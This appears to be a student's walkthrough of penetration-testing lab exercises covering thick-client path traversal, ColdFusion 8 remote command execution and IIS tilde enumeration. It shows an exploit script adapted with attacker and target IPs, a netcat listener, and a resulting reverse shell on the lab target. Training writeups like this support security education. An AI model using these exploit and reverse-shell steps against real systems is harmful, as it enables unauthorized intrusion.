
and we have ‘fatty-client-new.jar’ as output



Now lets open it, and enter the same credentials from the last time:




Login successful! Proceed with selecting ‘OK’:




We get to some blank screen and some options.

We want the ServerStatus→ipconfig but unfortunately its disabled




So lets inspect other options, such as FileBrowser:

The Notes option look interesting:




We opened the notes, and at the bottom of the page we may type files we want to open, we entered 'security.txt':




Ok we have critical vulnerabilities in this application, lets go and find them.

on mail section we get 3 mails:




The interesting one is from Dave:





Which tells us that the all other users but ‘qtc’ were removed from the database, and heavy time SQL injection attacks are no longer possible, which might imply that light time SQL injection attacks are possible.

Attemping to do path traversal result with problem with parsing ‘/’:




We will use JD-GUI (Java Decompiler) to fix that, we have one already in the 'TOOLS' folder:






And we drag the 'fatty-client-new' to the JD:

And we save the source code with 'File' → 'Save All Sources':




And we have this new zip file created:



(then I moved it to its own ‘Source code’ folder to keep things neat)

Extract it, and the go to ‘invoker.java’ within the displayed path in the picture:




within the file there are there are the various functions of the commands on the application, for our purpose we need the ‘showFiles’ method:

```
/*     */   public String showFiles(String folder) throws MessageParseException, MessageBuildException, IOException {
/*  73 */     String methodName = (new Object() {  }).getClass().getEnclosingMethod().getName();
/*  74 */     logger.logInfo("[+] Method '" + methodName + "' was called by user '" + this.user.getUsername() + "'.");
/*  75 */     if (AccessCheck.checkAccess(methodName, this.user)) {
/*  76 */       return "Error: Method '" + methodName + "' is not allowed for this user account";
/*     */     }
/*     */
/*  79 */     this.action = new ActionMessage(this.sessionID, "files");
/*  80 */     this.action.addArgument(folder);
/*  81 */     sendAndRecv();
/*  82 */     if (this.response.hasError()) {
/*  83 */       return "Error: Your action caused an error on the application server!";
/*     */     }
/*  85 */     return this.response.getContentAsString();
/*     */   }
```

The function takes a string and adds it as argument, then it invokes the ‘sendAndRecv()’ which sends the data to the server.

Then we open ‘ClientGuiTest.java’




And go to ‘addActionListener’:

```
/* 368 */     configs.addActionListener(new ActionListener()
/*     */         {
/*     */           public void actionPerformed(ActionEvent e) {
/* 371 */             String response = "";
/* 372 */             ClientGuiTest.this.currentFolder = "configs";
/*     */             try {
/* 374 */               response = ClientGuiTest.this.invoker.showFiles("configs");
/* 375 */             } catch (MessageBuildException|htb.fatty.shared.message.MessageParseException e1) {
/* 376 */               JOptionPane.showMessageDialog(controlPanel, "Failure during message building/parsing.", "Error", 0);
/*     */
/*     */
/*     */             }
/* 380 */             catch (IOException e2) {
/* 381 */               JOptionPane.showMessageDialog(controlPanel, "Unable to contact the server. If this problem remains, p
/*     */             }
/*     */
/*     */
/*     */
/* 386 */             textPane.setText(response);
/*     */           }
/*     */         });
```

Which invokes the call to ‘showFiles’. Within the addActionListener – we modify ‘configs’ to ‘..’ in lines 372 and 374:

```
ClientGuiTest.this.currentFolder = "..";
try {
  response = ClientGuiTest.this.invoker.showFiles("..");
```

Now the procedure above i did in separate environment (the ‘Source code’ folder) folder, so before we recompile ‘fatty-client-new.jar’ we need to replace the original ‘ClientGuiTest.java’ with the modified one from ‘Source code’ folder:



Then – we recompile with the powershell command:

TO BE COMPLETED

Miscellaneous Applications:

ColdFusion - Discovery & Enumeration:

Question: What ColdFusion protocol runs on port 5500?

Answer: Server Monitor

Method: The section's page directly provides the answer:

Port Number	Protocol	Description
80	HTTP	Used for non-secure HTTP communication between the web server and web browser.
443	HTTPS	Used for secure HTTP communication between the web server and web browser. Encrypts the communication between the web server and web browser.
1935	RPC	Used for client-server communication. Remote Procedure Call (RPC) protocol allows a program to request information from another program on a different network device.
25	SMTP	Simple Mail Transfer Protocol (SMTP) is used for sending email messages.
8500	SSL	Used for server communication via Secure Socket Layer (SSL).
5500	Server Monitor	Used for remote administration of the ColdFusion server.

Attacking ColdFusion:

Question: What user is ColdFusion running as?

Answer: arctic\tolis

Method: First, lets determine the ColdFusion version:

We will use nmap for that:

```
nmap -p 1-10000 -Pn <target-IP> --open
```

we get this:

```
[★]$ nmap -p 1-10000 -Pn 10.129.58.143 --open
Starting Nmap 7.93 ( https://nmap.org ) at 2024-06-21 11:27 BST
Nmap scan report for 10.129.58.143
Host is up (0.0034s latency).
Not shown: 9998 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT     STATE SERVICE
135/tcp  open  msrpc
8500/tcp open  fmtp

Nmap done: 1 IP address (1 host up) scanned in 124.03 seconds
```


The open port for our needs is 8500

Lets scan the port with -sV flag (service scan):

```
nmap -p 8500 -sV -Pn <target-IP> --open
```


```
└─[★]$ nmap -p 8500 -sV -Pn 10.129.58.143 --open
Starting Nmap 7.93 ( https://nmap.org ) at 2024-06-21 11:30 BST
Nmap scan report for 10.129.58.143
Host is up (0.0016s latency).

PORT     STATE SERVICE VERSION
8500/tcp open  http    JRun Web Server

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 31.96 seconds
```

lets access the target and port as URL on browser:



From here we peocreed to ‘CFIDE/administrator’:

We enter the path in the URL:




And we get to the login page, and no less important – we observe that the ColdFusion version is 8.

Now that we know the version – time to scan for vulnerabilities.

We will use the tool 'searchsploit' (similar to Metasploit but it only search vulnerability and doesn't exploits them).

We write the command:

```
searchsploit adobe coldfusion
```




There are several options, we can observe that there is Directory traversal for all versions, and Remote command execution for our version.

Lets take the 2nd option.

The vulnerability the 'searchploit' found is CVE-2009-2265 – on the Path column in the picture above, we can see its path is 50057.py. and that we shall search:

```
searchsploit -p 50057
```



The URL displayed can be accessed here. And the python script in the URL field and Code field is identical.

The attacker and target parameters are hard coded in the main function:

```
if __name__ == '__main__':
    # Define some information
    lhost = '10.10.16.4'
    lport = 4444
    rhost = "10.10.10.11"
    rport = 8500
    filename = uuid.uuid4().hex

    # Generate a payload that conn
```

We need to modify them (don't forget the sudo!)

Reminder when modifying the parameters:

```
if __name__ == '__main__':
    # Define some information
    lhost = '<attacker-IP>'
    lport = <attacker-Port>
    rhost = "<target-IP>"
    rport = 8500
```

And in our case:

```
if __name__ == '__main__':
    # Define some information
    lhost = '10.10.14.150'
    lport = 4444
    rhost = "10.129.58.143"
    rport = 8500
```

Before running the modified script – we open nc listener on port 4444:

```
nc -lnvp 4444
```

```
└─ [★]$ nc -lnvp 4444
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
```

Once the listener is running, we may run the script:

```
└─ [★]$ python3 /usr/share/exploitdb/exploits/cfm/webapps/50057.py

Generating a payload...
Payload size: 1498 bytes
Saved as: 59cb86bf92a748f1a11343e80d562b29.jsp

Priting request...
Content-type: multipart/form-data; boundary=6c23fff7031d40b3b5a4cf20e4214ccf
Content-length: 1699
```

And on listener – we have a shell!

```
└─ [★]$ nc -lnvp 4444
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 10.129.58.143.
Ncat: Connection from 10.129.58.143:49434.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\ColdFusion8\runtime\bin>
```

From here, simple whoami command would reveal the answer:

```
C:\ColdFusion8\runtime\bin>whoami
whoami
arctic\tolis
```

IIS Tilde Enumeration:


Question: What is the full .aspx filename that Gobuster identified?

Answer: transfer.aspx

Method: first, we run nmap port scanner with the command:

```
nmap -p 1-10000 -sV -sC --open <target-IP>
```

to scan ports 1-10000 (with -sV default script for more information)




We can observe that the http port 80 is open.

Now we will perform ISS Tilde Enumeration on the target.

For that we first use enumation tool to find the tilde-based path, and then use 'gobuster' path bruteforce tool.

For the enumation tool we would need to download and install Java Oracle

The correct download link (for the latest version at the time of this report writing – 22.0.1) is much depend on your OS and distribution, I used debian based machine pwnbox:



JDK Development Kit 22.0.1 downloads

JDK 22 binaries are free to use in production and free to redistribute, at no cost, under the Oracle No-Fee Terms and Conditions (NFTC).

JDK 22 will receive updates under these terms, until September 2024, when it will be superseded by JDK 23.

Linux macOS Windows

Product/file description	File size	Download
ARM64 Compressed Archive	184.49 MB	https://download.oracle.com/java/22/latest/jdk-22_linux-aarch64_bin.tar.gz (sha256)
ARM64 RPM Package	184.20 MB	https://download.oracle.com/java/22/latest/jdk-22_linux-aarch64_bin.rpm (sha256) (OL 8 GPG Key)
x64 Compressed Archive	186.44 MB	https://download.oracle.com/java/22/latest/jdk-22_linux-x64_bin.tar.gz (sha256)
x64 Debian Package	159.85 MB	https://download.oracle.com/java/22/latest/jdk-22_linux-x64_bin.deb (sha256)

Once downloaded – install the package with this command:

```
sudo apt install ~/jdk-22_linux-x64_bin.deb
```


(assuming the package is located in your home directory).

When done, update java configuration with the command:

```
sudo update-alternatives --config java
```

Once we have the oracle, we install the IIS-ShortName-Scanner:

```
git clone https://github.com/irsdl/IIS-ShortName-Scanner.git
```




cd yourself to the 'IIS-ShortName-Scanner/release/' subdirectory

```
cd IIS-ShortName-Scanner/release/
```

And run the tool with the command:

```
java -jar iis_shortname_scanner.jar 0 5 http://<target-IP>/
```

*note – you have to change directory first and then run it, placing the path prefix like 'IIS-ShortName-Scanner/release/iis...jar.....' directly in the command without changing directory will NOT work. *



Select no.

```
└─$ [★]$ java -jar iis_shortname_scanner.jar 0 5 http://10.129.158.79/
Do you want to use proxy [Y=Yes, Anything Else=No]? no
Early result: the target is probably vulnerable.
Early result: identified letters in names > A,C,D,E,F,L,N,O,P,R,S,T,U,X
Early result: identified letters in extensions > A,C,P,S
# IIS Short Name (8.3) Scanner version 2023.4 - scan initiated 2024/06/21 14:19:37
Target: http://10.129.158.79/
|_ Result: Vulnerable!
|_ Used HTTP method: OPTIONS
|_ Suffix (magic part): /~1/.rem
|_ Extra information:
  |_ Number of sent requests: 571
  |_ Identified directories: 2
    |_ ASPNET~1
    |_ UPLOAD~1
  |_ Identified files: 2
    |_ CSASPX~1.CS
      |_ Actual extension = .CS
    |_ TRANSF~1.ASP
```

We can observer that 'TRANSF~1' is a possible .asp IIS, so we will look for 'transf'.

Now for gobuster, first we will create a wordlist with the command:

```
egrep -r ^transf /usr/share/wordlists/ | sed 's/^[^:]*://' > /tmp/list.txt
```

let's analyse the command before we proceed.

Beforehand – detailed explanation from the module's section:

Command Part	Description
`egrep -r ^transf`	The `egrep` command is used to search for lines containing a specific pattern in the input files. The `-r` flag indicates a recursive search through directories. The `^transf` pattern matches any line that starts with "transf". The output of this command will be lines that begin with "transf" along with their source file names.
`|`	The pipe symbol (`|`) is used to pass the output of the first command (`egrep`) to the second command (`sed`). In this case, the lines starting with "transf" and their file names will be the input for the `sed` command.
`sed 's/^[^:]*://'`	The `sed` command is used to perform a find-and-replace operation on its input (in this case, the output of `egrep`). The `'s/^[^:]*://'` expression tells `sed` to find any sequence of characters at the beginning of a line (`^`) up to the first colon (`:`), and replace them with nothing (effectively removing the matched text). The result will be the lines starting with "transf" but without the file names and colons.
`> /tmp/list.txt`	The greater-than symbol (`>`) is used to redirect the output of the entire command (i.e., the modified lines) to a new file named `/tmp/list.txt`.

Now, the command takes all the words in all the files (in recursive manner (-r)) in '/usr/share/wordlists/' directory – that begins with 'transf' ('^' symbol is regex for string that begins with the provided substring – in our case – 'transf', so words like transform, transport... will be picked by the 'egrep' command)

And will be picked with the file which includes them - for example running the egrep alone on the word ‘transformers’ found on the file ‘rockyou.txt’ will yield the output:

```
/usr/share/wordlists/rockyou.txt:transformers
```

we don’t want to include the files paths themselves, so that’s where ‘sed’ file content manipulation tool comes in: the sed command uses regex to effectively remove all the substrings up until the colon(including the colon) – the remaining the output name itself.

All of this would be directed to the output wordlist ‘/tmp/list.txt’

Now that we have the output – time to use the gobuster, we will use the command:

```
gobuster dir -u http://<target-IP>/ -w /tmp/list.txt -x
.aspx,.asp
```

looking for paths with the extensions ‘.aspx’, ‘.asp’:

```
└─╼ [★]$ gobuster dir -u http://10.129.158.79/ -w /tmp/list.txt -x .aspx,.asp
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.129.158.79/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /tmp/list.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Extensions:              asp,aspx
[+] Timeout:                 10s
===============================================================
2024/06/21 13:11:44 Starting gobuster in directory enumeration mode
===============================================================
/transfer.aspx        (Status: 200) [Size: 941]

===============================================================
2024/06/21 13:11:46 Finished
===============================================================
```

